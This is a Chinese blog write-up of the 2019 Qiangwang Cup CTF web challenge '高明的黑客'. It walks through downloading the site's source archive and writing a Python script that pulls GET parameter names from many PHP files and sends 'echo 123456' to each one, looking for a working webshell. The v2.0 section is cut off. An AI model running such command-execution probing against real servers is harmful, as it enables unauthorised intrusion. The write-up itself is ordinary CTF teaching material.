[原题复现]强网杯 2019 WEB高明的黑客

原创

笑花大王 于 2020-02-10 07:53:00 发布

简介

原题复现：


考察知识点:python代码编写能力。。。

线上平台:https://buuoj.cn（北京联合大学公开的CTF平台） 榆林学院内可使用信安协会内部的CTF训练平台找到此题


简介

页面提示有源码可以下载，直接拼接URL www.tar.gz

下载后发现一堆php 初步考虑就是有考察根脚本编写有关



打开代码发现这些 有get、pos 还有var_dump() 每个页面都有很多看WP说这是shell 因为很多都不能用所以要编写一个能检测利用的py



v1.0版本(速度太慢)

```
import re
import os
import requests

files = os.listdir('src/')    #获取路径下的所有文件
reg = re.compile(r'(?<=_GET\[\').*(?=\'\])')   #设置正则
for i in files:                #从第一个文件开始
    url = "http://127.0.0.1/src/" + i
    f = open("src/"+i)         #打开这个文件
    data = f.read()            #读取文件内容
    f.close()                  #关闭文件
    result = reg.findall(data)  #从文件中找到GET请求
    for j in result:           #从第一个GET参数开始
        payload = url + "?" + j + "=echo 123456"    ##尝试请求次路径，并执行命令
        print(payload)
        html = requests.get(payload)
        if "123456" in html.text:
            print(payload)
            exit(1)
```

v2.0(加了多线程)

简介

1

简介